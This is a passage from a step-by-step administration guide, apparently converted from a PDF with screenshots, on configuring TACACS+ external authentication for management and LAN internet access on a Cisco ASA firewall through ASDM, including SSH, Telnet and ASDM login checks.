
- Select **AAA Server Group** i.e. **TACSRV** and click on **Add** button.




- Select Interface as **Lan**, enter IP address of Tacacs Server as **192.168.10.10** and configure Tacacs key as **cisco**.




- In **AAA Access**, select **Authentication** as **SSH/HTTP/Telnet** and Server group as **TACSRV** option - click **Apply**.




- Click on Device Management in the Configuration tab.




- In Management Access, click on ASDM/HTTPS/Telnet/SSH.




- Allow SSH administrative access to firewall by clicking **Add** button.
- Select Access Type as **SSH**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.



- Allow ASDM administrative access to firewall by clicking **Add** button.
- Select Access Type as **ASDM**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.



- Allow telnet administrative access to firewall by clicking **Add** button.
- Select Access Type as **Telnet**, select Interface Name as **Lan** and configure the **Network ID or IP Address** with **Subnet Mask** of host allowed to access the firewall and click **OK**.




### Create External Authentication Server (i.e. Tacacs Server)


- Install **Universal TACACS software** on 192.168.10.10 computer.
- Start the Universal TACACS software and login using username **Supermanager** and password **blank**.



- Go to **User** Menu and Select **Add User**



- Add **Username** and **Password** details.
- Select **Privilege** as **1** and Click **Add** Button.




- Go to **Option** Menu and configure the **Tacacs key** as **cisco** and Click **OK**.




## Verification

- SSH to Firewall Lan IP address using putty application to verify external user database authentication.




- Enter username and password to login via ssh.



192.168.10.1 - PuTTY

```
login as: tacuser
tacuser@192.168.10.1's password:
User tacuser logged in to ciscoasa
Logins over the last 1 days: 2. Last login: 12:39:47 UTC Aug 17 2018 from 192.1
68.10.100
Failed logins since the last login: 0. Last failed login: 12:39:13 UTC Aug 17 2
018 from 192.168.10.1
Type help or '?' for a list of available commands.
ciscoasa> █
```


- Telnet to Firewall Lan IP address to verify external user database authentication.



C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.16299.431]  
(c) 2017 Microsoft Corporation. All rights reserved.  
C:\Users\cs>telnet 192.168.10.1

A screenshot of a Windows Command Prompt window titled 'C:\Windows\system32\cmd.exe'. The window shows the command 'telnet 192.168.10.1' entered at the prompt. The rest of the window is blacked out.


- Enter username and password to login via telnet.



Telnet 192.168.10.1  
  
User Access Verification  
  
Username: tacuser  
Password: \*\*\*\*\*  
User tacuser logged in to ciscoasa  
Logins over the last 1 days: 1.  
Failed logins since the last login: 1. Last failed login: 12:39:13 UTC Aug 17 2018 from 192.168.10.1  
Type help or '?' for a list of available commands.  
ciscoasa>

A screenshot of a Telnet session window titled 'Telnet 192.168.10.1'. The window displays a 'User Access Verification' message. It shows the username 'tacuser' and a masked password. Below that, it shows the user has logged in to 'ciscoasa', with one login over the last day and one failed login since the last login on August 17, 2018, from IP 192.168.10.1. The prompt 'ciscoasa>' is visible at the bottom.

- Login to ASA firewall through ASDM by entering firewall IP address, username and password click on **OK** to verify external user database authentication.



- Click **Continue** button.



- Open's Cisco ASA Dashboard.

The screenshot shows the Cisco ASDM 7.9(2) for ASA - 192.168.10.1 interface. The main window displays various status panels:


- Device Information:** Host Name: ciscoasa, ASA Version: 9.9(2)9, Device Uptime: 0d 4h 8m 37s, Device Type: ASA9, Firewall Mode: Routed, Total Flash: 8192 MB, Total Memory: 2048 MB.
- Interface Status:** Shows three interfaces: lan (192.168.10.1/24), management (192.168.1.1/24), and wan (206.182.201.122/29). All are up and running at 0 Kbps.
- VPN Summary:** IPsec 0, Clientless SSL VPN: 0, AnyConnect Client(SSL,TLS,DTLS): 0.
- System Resources Status:** Total Memory Usage: 681MB, Total CPU Usage: 15%, Core Usage: 15%.
- Traffic Status:** Connections Per Second Usage: UDP: 0, TCP: 0, Total: 0. 'wan' Interface Traffic Usage (kbytes): 0.
- Latest ASDM Syslog Messages:** ASDM logging is disabled. To enable ASDM logging with informational level, click the button below.

## Data Authentication - External


Configure Authentication for below requirement.

Configuring Authentication for LAN Network (i.e 192.168.10.0/24) for accessing internet using Tacacs Server.


- In Device management, click on **Users/AAA**.




- Select **AAA Server Groups** and click on **Add** button.



